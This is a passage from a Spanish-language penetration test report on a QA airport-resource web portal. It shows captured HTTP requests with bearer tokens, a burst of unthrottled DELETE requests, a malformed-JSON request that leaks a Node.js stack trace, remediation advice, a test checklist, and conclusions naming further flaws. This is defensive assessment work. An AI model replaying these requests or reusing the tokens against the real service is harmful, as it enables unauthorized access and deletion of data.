<pre> Pretty Raw Hex PUT /api/v1/atributos-dinamicos HTTP/2 Host: qa-rms.agunsa.com Content-Length: 167 Sec-Ch-Ua-Platform: "Windows" Authorization: Bearer dKJ7xlereXURE36aIFUilfk2s5rCSxhZARNo-gKTCAGuljeGjS Accept-Language: es-419,es;q=0.9 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" Sec-Ch-Ua-Mobile: ?0 Access-Control-Allow-Origin: * User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Content-Type: application/json Accept: */* Origin: https://qa-rms.agunsa.com Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: https://qa-rms.agunsa.com/ Accept-Encoding: gzip, deflate, br Priority: u=1, i Connection: keep-alive { "codigo": "PRUEBA2", "nombre": "APRUEBA2", </pre>	<pre> Pretty Raw Hex Render 11 Cross-Origin-Opener-Policy: same-origin 12 Cross-Origin-Resource-Policy: same-origin 13 Etag: W/"d8-XmsR7BRnLlNuo89g01MN2yxEkL4" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Strict-Transport-Security: max-age=31536 17 X-Content-Type-Options: nosniff 18 X-Dns-Prefetch-Control: off 19 X-Download-Options: noopen 20 X-Frame-Options: SAMEORIGIN 21 X-Permitted-Cross-Domain-Policies: none 22 X-Xss-Protection: 0 23 24 { "status": 200, "message": "OK", "data": { "codigo": "PRUEBA2", "nombre": "APRUEBA2", "tipoElemento": "avion", "tipoDato": "number", "listaValores": [], "minimo": 0, "maximo": 500, "descripcion": "APRUEBA2", "valorDefault": 0 } } </pre>

ropuerto Desierto

Atacama-Caldera

Asignaciones

+6320

Notificaciones

101

Inside Security a

	PRUEBA10	APRUEBA10	avion	number
	PRUEBA11	APRUEBA11	avion	number
	PRUEBA12	APRUEBA12	avion	number
	PRUEBA13	APRUEBA13	avion	number
	PRUEBA14	APRUEBA14	avion	number
	PRUEBA15	APRUEBA15	avion	number
	PRUEBA16	APRUEBA16	avion	number
	PRUEBA17	APRUEBA17	avion	number
	PRUEBA18	APRUEBA18	avion	number
	PRUEBA19	APRUEBA19	avion	number
	PRUEBA2	APRUEBA2	avion	number

Asimismo, para ejemplarizar las operaciones de DELETE en **ATRIBUTOS DINÁMICOS** se actualizaron varios registros con código PRUEBA: PRUEBA1, PRUEBA2, PRUEBA3, etc.

Request ^	Time of day	Payload	Status code	Response received
0	20:08:29 28 Apr 2026		200	404
1	20:08:29 28 Apr 2026	1	200	390
2	20:08:29 28 Apr 2026	2	200	403
3	20:08:29 28 Apr 2026	3	200	394
4	20:08:29 28 Apr 2026	4	200	389
5	20:08:29 28 Apr 2026	5	200	447
6	20:08:29 28 Apr 2026	6	200	432
7	20:08:29 28 Apr 2026	7	200	418
8	20:08:29 28 Apr 2026	8	200	406
9	20:08:29 28 Apr 2026	9	200	550
10	20:08:29 28 Apr 2026	10	200	597
11	20:08:29 28 Apr 2026	11	200	598
12	20:08:29 28 Apr 2026	12	200	570
13	20:08:29 28 Apr 2026	13	200	565
14	20:08:30 28 Apr 2026	14	200	559
15	20:08:30 28 Apr 2026	15	200	486
16	20:08:30 28 Apr 2026	16	200	539

Se eliminan registros en un mismo segundo sin restricciones de tiempo

Request

```

DELETE /api/v1/atributos-dinamicos/avion PRUEBA7 HTTP/2
Host: qa-rms.agunsa.com
Sec-Ch-Ua-Platform: "Windows"
Authorization: Bearer dKJ7x1ereXURE36aIFUIIfk2s5rCSxhZARNo-gKTCa9uljeGjS
Accept-Language: es-419,es;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Access-Control-Allow-Origin: *
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://qa-rms.agunsa.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://qa-rms.agunsa.com/

```

Response

```

Cross-Origin-Resource-Policy: same-origin
Etag: W/"35-LH4erI8vtr0c0hs/sjVesx0HwGc"
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDom
X-Content-Type-Options: nosniff
X-Dns-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 0
{
  "status":200,
  "message":"OK",
  "data":null,
  "errors":[]
}

```

Como se puede apreciar ya no aparecen los registros de PRUEBA

ATRIBUTOS DINÁMICOS				
[Todos los Elementos]		Buscar		Agregar Atributo
Editar	Código	Nombre	Aplica a	Tipo de Dato
	anchoAvion	anchoAvion	avion	number
	capacidadPasajeros	Capacidad del Avión (Nº Pasajer...	avion	number
	claseAvion	Clase del Avión (Tarificación)	avion	string
	largoAvion	Largo del Avión [m]	avion	number
	PAXAD	Pasajeros Adultos	avion	number
	PAXCH	Pasajeros Niños	avion	number
	wideBody	Wide Body	avion	boolean
	lineaAereaExclusivaCheckin	Checkin de Uso Exclusivo por Lí...	checkin	boolean
	lineaAereaCheckin	Códigos ICAO Líneas Aéreas Ch...	checkin	string
	prioridadCheckin	Prioridad Checkin (1 más bajo)	checkin	number

B01: Mal manejo de errores permite ubicar rutas internas

Descripción: Se ha identificado una vulnerabilidad que da cuenta que el framework basado en Node.js con Express no implementa un manejador de errores personalizado para producción. Cuando se envía un cuerpo JSON malformado a cualquiera de los endpoints de la API, el servidor responde con HTTP 400 Bad Request incluyendo en el body el stack trace completo del error interno de Node.js, exponiendo información detallada sobre la arquitectura interna de la aplicación.

Un usuario puede acceder en el stack trace a conocer Framework y runtime, Módulos internos con versiones y rutas, Arquitectura interna de la aplicación y cabecera de tecnología expuesta

OWASP TOP 10	A10:2025 - Mishandling of Exceptional Conditions
CWE	CWE-209: Generation of Error Message Containing Sensitive Information
Nivel de criticidad	Bajo (2.3)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:A/AC:H/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
URL afectada	URLs: Todas las URLs que emplean GET, PUT, DELETE, POST que incluyen parámetros JSON Parámetro Afectado: {JSON MALFORMADO}
Impacto	- Reconocimiento de infraestructura facilitado: el stack trace revela el framework, versiones de módulos, rutas internas y arquitectura de la aplicación, información que un atacante utiliza para identificar versiones vulnerables de dependencias y vectores de ataque específicos. - Alcance genérico en el backend: al estar ausente el manejador de errores a nivel de middleware, todos los endpoints del backend son susceptibles de exponer stack traces ante entradas inesperadas, no solo los dos confirmados durante la prueba. - Impacto bajo de forma aislada: no hay explotación directa, pero la información expuesta reduce el esfuerzo necesario para un atacante en fases de reconocimiento previas a ataques más sofisticados.
Recomendaciones	Implementar un manejador de errores centralizado en Express: agregar un middleware de error al final de la cadena de Express (app.use((err, req, res, next) => ...)) que capture todas las excepciones no manejadas y devuelva únicamente un mensaje genérico al cliente (ej. {"error": "Bad Request"}) sin incluir el stack trace, rutas internas ni detalles del runtime. Los detalles del error deben registrarse exclusivamente en los logs del servidor. Eliminar la cabecera X-Powered-By: deshabilitar la cabecera X-Powered-By en Express mediante app.disable('x-powered-by') o usando el middleware Helmet (helmet()) que la elimina automáticamente junto con otras cabeceras de seguridad. Esto elimina la revelación del framework sin esfuerzo adicional.

- **Configurar NODE_ENV=production:** verificar que la variable de entorno NODE_ENV esté configurada como production, ya que algunos frameworks y librerías de Node.js reducen automáticamente la verbosidad de los errores en modo producción.
- **Establecer un control de Tasa (Rate Limiting):** Limitar el número de peticiones de descarga por usuario para prevenir la exfiltración masiva de documentos.

Datos de prueba:

Para este caso, se empleó el usuario **insideadm**.

Evidencias

Se evidencia que cualquier solicitud que tenga un JSON malformado genera un error que no es controlado.

Request	Response
<pre> 1 PUT /api/v1/atributos-dinamicos HTTP/2 2 Host: qa-rms.agunsa.com 3 Content-Length: 168 4 Sec-Ch-Ua-Platform: "Windows" 5 Authorization: Bearer dKJ7xIereXURE36aIFUIIfk2sSrCSxhZARNo-gKTCASuljeGjS 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Sec-Ch-Ua-Mobile: ?0 9 Access-Control-Allow-Origin: * 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Content-Type: application/json 12 Accept: */* 13 Origin: https://qa-rms.agunsa.com 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://qa-rms.agunsa.com/ 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=1, i 20 21 { "Comilla simple "codigo": "PRUEBA2", "nombre": "APRUEBA2", "tipoElemento": "avion", "tipoDato": "number", "listaValores": [], "minimo": 0, "maximo": 500, "descripcion": "APRUEBA2", "valorDefault": 0 } </pre>	<pre> 1 HTTP/2 400 Bad Request 2 Date: Wed, 29 Apr 2026 01:43:24 GMT 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 1003 5 X-Powered-By: Express 6 Content-Security-Policy: default-src 'none' 7 X-Content-Type-Options: nosniff 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 <head> 12 <meta charset="utf-8"> 13 <title> 14 Error 15 </title> 16 </head> 17 <body> 18 <pre> 19 SyntaxError: Expected property name or &#39;&#39; in JSON at 20 1 column 2)
 21 &nbsp; &nbsp; &nbsp; &nbsp; at JSON.parse (<lt;anonymous>):
 22 &nbsp; &nbsp; &nbsp; &nbsp; at parse 23 (/usr/src/app/node_modules/body-parser/lib/types/json.js:92:19) 24 &nbsp; &nbsp; &nbsp; &nbsp; at /usr/src/app/node_modules/body-parser/lib/rea 25 &nbsp; &nbsp; &nbsp; &nbsp; at AsyncResource.runInAsyncScope (node:async_hoo 26 &nbsp; &nbsp; &nbsp; &nbsp; at invokeCallback 27 (/usr/src/app/node_modules/raw-body/index.js:238:16)
 28 &nbsp; &nbsp; &nbsp; &nbsp; at done (/usr/src/app/node_modules/raw-body/inde 29 &nbsp; &nbsp; &nbsp; &nbsp; at IncomingMessage.onEnd 30 (/usr/src/app/node_modules/raw-body/index.js:287:7)
 31 &nbsp; &nbsp; &nbsp; &nbsp; at IncomingMessage.emit (node:events:519:28)
 32 &nbsp; &nbsp; &nbsp; &nbsp; at endReadableNT (node:internal/streams/readable 33 &nbsp; &nbsp; &nbsp; &nbsp; at process.processTicksAndRejections 34 (node:internal/process/task_queues:89:21) 35 </pre> 36 </body> 37 </html> </pre>

Respuesta expone rutas

Checklist Batería de Pruebas

1. RECOPIACIÓN DE INFORMACIÓN	
Reconocimiento de fugas de información	☐
Fingerprint de Servidor Web	X
Revisar metadatos en el portal web	X
Enumerar Aplicaciones dentro el Servidor Web	X
Revisar el contenido de la página web	X
Identificar los puntos de entrada de la aplicación	☐
Trazar rutas de ejecución a través de la aplicación	☐
Fingerprint al Framework de Aplicación Web	X
Fingerprint de Aplicación Web	X
Mapeo de arquitectura de aplicación	☐
2. PRUEBAS DE CONFIGURACIÓN Y DESPLIEGUE	
Verificar la política de CORS	X
Prueba a la configuración de la plataforma de aplicaciones	☐
Prueba de manejo de extensiones de archivos para información confidencial	X
Búsqueda de copias de seguridad antigua y archivos sin referencia	X
Enumerar interfaces de administración de aplicación e infraestructura	☐
Prueba de métodos HTTP	☐
Verificar HTTP Strict Transport Security (HSTS)	☐
Prueba de RIA Cross Domain Policy	☐
Prueba de permisos de archivos	X
Búsqueda de directorios ocultos	X
3. PRUEBAS DE GESTIÓN DE IDENTIDAD	
Pruebas de definiciones de roles	X
Pruebas al proceso de registro de usuario	X
Pruebas al proceso de entrega de cuenta	X

Pruebas de enumeración y adivinación de cuentas de usuario	X
Pruebas de política débil o no aplicada para nombres de usuario	X
4. PRUEBAS DE AUTENTICACIÓN	
Pruebas para transporte de credenciales sobre canal no cifrado	☐
Pruebas de credenciales por defecto	☐
Pruebas de autenticación fallida por método de bloqueo débil	X
Pruebas de Bypass al mecanismo de autenticación MFA	☐
Pruebas de recuperación de contraseña vulnerable	X
Prueba de caché débil del explorador	☐
Pruebas a la política débil de contraseñas	☐
Pruebas de autenticación por pregunta de seguridad débil	☐
Pruebas de cambio de contraseña o funciones de reinicio débiles	X
Pruebas de autenticación débil en un canal alternativo	☐
Pruebas de validación de Captcha/reCaptcha	☐
5. PRUEBAS DE AUTORIZACIÓN	
Inclusión de archivos en directorios transversales	X
Pruebas para eludir el esquema de autorización	X
Prueba de escalada de privilegios	X
Referencia directa insegura a objetos (IDOR)	X
6. PRUEBAS DE GESTIÓN DE SESIONES	
Pruebas del esquema de gestión de sesiones	X
Pruebas para los atributos de las cookies	☐
Pruebas de fijación de sesiones	☐
Pruebas de variables de sesión expuestas	☐
Pruebas de Falsificación de solicitudes entre sitios (CSRF)	☐
7. PRUEBAS DE VALIDACIÓN DE ENTRADAS	
Pruebas de XSS (Cross Site Scripting) reflejado	X
Pruebas de XSS (Cross Site Scripting) almacenado	X
Pruebas de tampering de verbos HTTP	X

Pruebas de HTTP Parameter Pollution	☐
Pruebas de Inyección SQL	X
8. PRUEBAS PARA MANEJO DE ERRORES	
Divulgación de Información en Mensajes de Error	X
Prueba de Stack Traces	X
Divulgación de información en una página debug	☐
9. PRUEBAS DE CRIPTOGRAFÍA DÉBIL	
Pruebas para debilidad en la capa de transporte	☐
Pruebas de Padding Oracle	☐
Pruebas de información confidencial enviada a través de canales no cifrados	☐
Prueba de encriptación débil	X
Exposición de información sensible en la URL	☐
Exposición del PAN completo en pantalla / logs	☐
10. PRUEBAS DE LÓGICA DE NEGOCIO	
Prueba de validación de datos de lógica empresarial	X
Prueba de capacidad para falsificar solicitudes	X
Comprobaciones de integridad	X
Prueba para procesos en tiempo	☐
Prueba Número de veces que se puede usar una función Límites (rate Limit)	X
11. PRUEBAS DEL LADO DEL CLIENTE	
Pruebas de DOM Cross Site Scripting	X
Pruebas de ejecución de Javascript	X
Inyección HTML	X
Pruebas de redirección URL de lado del cliente	☐
Pruebas de Inyección CSS	☐
Pruebas de manipulación de recursos de lado del cliente	☐
Pruebas Cross Origin Resource Sharing (CORS)	X
Pruebas de flasheo entre sitios	☐
Prueba para Clickjacking	☐

Prueba websockets	X
Prueba de mensajería web	☐
Pruebas de almacenamiento en el navegador	☐
Pruebas inclusión secuencias de comandos entre	☐
12. PRUEBAS DE API	
Prueba de Introspección GraphQL habilitada	☐

Conclusiones

En el marco de las pruebas de seguridad realizadas sobre **el Portal RMS**, se identificaron 5 vulnerabilidades que podrían comprometer la seguridad de la aplicación y la protección de la información procesada.

Los hallazgos detectados se relacionan principalmente con:

- Exposición de Credenciales en Texto Claro en API de Parámetros contiene secretos Críticos Comprometidos (SMTP, AWS IAM).
- Apropiación de cuenta completa (ATO) en cualquier cuenta mediante cadena de vulnerabilidades.
- Stored XSS (Cross-Site Scripting Almacenado) al ingresar o actualizar datos.
- Ausencia de Rate Limiting en Operaciones CRUD.
- Mal manejo de errores permite ubicar rutas internas.

Estas vulnerabilidades podrían permitir la alteración de datos, el acceso indebido a información sensible o la enumeración de recursos internos, impactando la confidencialidad, integridad y disponibilidad del sistema.

Se recomienda implementar las medidas de mitigación descritas en el presente informe y realizar las validaciones técnicas correspondientes una vez aplicadas. Asimismo, se sugiere mantener coordinación con el equipo de desarrollo para verificar la correcta implementación de los controles y ejecutar una revalidación posterior que confirme la remediación efectiva de los hallazgos.